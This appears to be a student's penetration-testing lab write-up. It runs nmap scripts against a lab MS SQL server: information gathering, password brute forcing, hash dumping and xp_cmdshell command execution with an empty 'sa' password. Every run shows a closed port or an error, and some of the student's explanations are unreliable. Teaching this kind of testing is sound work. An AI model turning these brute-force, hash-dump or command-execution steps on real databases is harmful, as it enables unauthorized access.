Cedric Fenn


Lab: DB Pen Testing with Kali Linux

Tasks

1. Retrieving MS SQL server information

Task: Retrieve MS SQL server information like below. Explain how you were able to overcome the filtering. Also, provide the result like below in a screenshot (Screenshot #1).

- **I was able to overcome the filtering using -sA to change the state to unfiltered.**




```
Nmap done: 1 IP address (1 host up) scanned in 0.38 seconds
root@kali:~# nmap -sA -p1433 --script ms-sql-info 192.168.1.6
Starting Nmap 7.70 ( https://nmap.org ) at 2020-03-31 15:29 EDT
Nmap scan report for 192.168.1.6
Host is up (0.000035s latency).

PORT     STATE      SERVICE
1433/tcp unfiltered ms-sql-s

Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds
root@kali:~#
```

2. Brute forcing MS SQL passwords

Task: Display the result in a screenshot (Screenshot #2). Describe what you have accomplished.


- **I have ran a brute force on both the usernames and password .lst files.**



```
root@kali:~# nmap -p1433 --script ms-sql-brute --script-args userdb=/usr/share/n
map/nselib/data/usernames.lst,passdb=/user/share/nmap/nselib/data/passwords.lst
192.168.1.6
Starting Nmap 7.70 ( https://nmap.org ) at 2020-03-31 16:06 EDT
Nmap scan report for 192.168.1.6
Host is up (0.000029s latency).

PORT     STATE  SERVICE
1433/tcp closed ms-sql-s

Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
root@kali:~#
```

3. Dumping the password hashes of MS SQL


Task: Display the result in a screenshot (Screenshot #3).



```
root@kali:~# nmap -p1433 --script ms-sql-empty-password,ms-sql-dump-hashes 192.1
68.1.6
Starting Nmap 7.70 ( https://nmap.org ) at 2020-04-04 23:11 EDT
Nmap scan report for 192.168.1.6
Host is up (0.000072s latency).

PORT     STATE  SERVICE
1433/tcp closed ms-sql-s

Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds
root@kali:~#
```

4. Running commands through the command shell on MS SQL


Task: run the above command using ‘sa’ account with empty password. Display the result in a screenshot (Screenshot #4A).



```
root@kali:~# nmap --script-args 'mssql.username="sa",mssql.password=""' --script
 ms-sql-xp-cmdshell -p1433 192.168.1.6
Starting Nmap 7.70 ( https://nmap.org ) at 2020-04-04 23:23 EDT
Nmap scan report for 192.168.1.6
Host is up (0.000064s latency).

PORT     STATE  SERVICE
1433/tcp closed ms-sql-s

Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds
root@kali:~#
```

Task: run the above command using ‘PenTestUser1’ account. Display the result in a screenshot (Screenshot #4B). Why are the results from 4A and 4B different?


Possibly because xp-cmdshell has been enabled and the password field is empty.



```
root@kali:~# nmap --script-args 'mssql.username="PenTestUser1",mssql.password=""
' --script ms-sql-xp-cmdshell -p1433 192.168.1.6
Starting Nmap 7.70 ( https://nmap.org ) at 2020-04-04 23:24 EDT
Nmap scan report for 192.168.1.6
Host is up (0.000071s latency).

PORT     STATE  SERVICE
1433/tcp closed ms-sql-s

Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds
root@kali:~#
```

5. Finding sysadmin accounts with empty passwords on MS SQL

Task: Display the result with ‘sa’ account in a screenshot (Screenshot #5).



```
root@kali:~# nmap -p1433 --script ms-sql-empty-password-v 192.168.1.6
Starting Nmap 7.70 ( https://nmap.org ) at 2020-04-04 23:30 EDT
NSE: failed to initialize the script engine:
/usr/bin/../share/nmap/nse_main.lua:823: 'ms-sql-empty-password-v' did not match
 a category, filename, or directory
stack traceback:
        [C]: in function 'error'
        /usr/bin/../share/nmap/nse_main.lua:823: in local 'get_chosen_scripts'
        /usr/bin/../share/nmap/nse_main.lua:1315: in main chunk
        [C]: in ?

QUITTING!
root@kali:~# 
```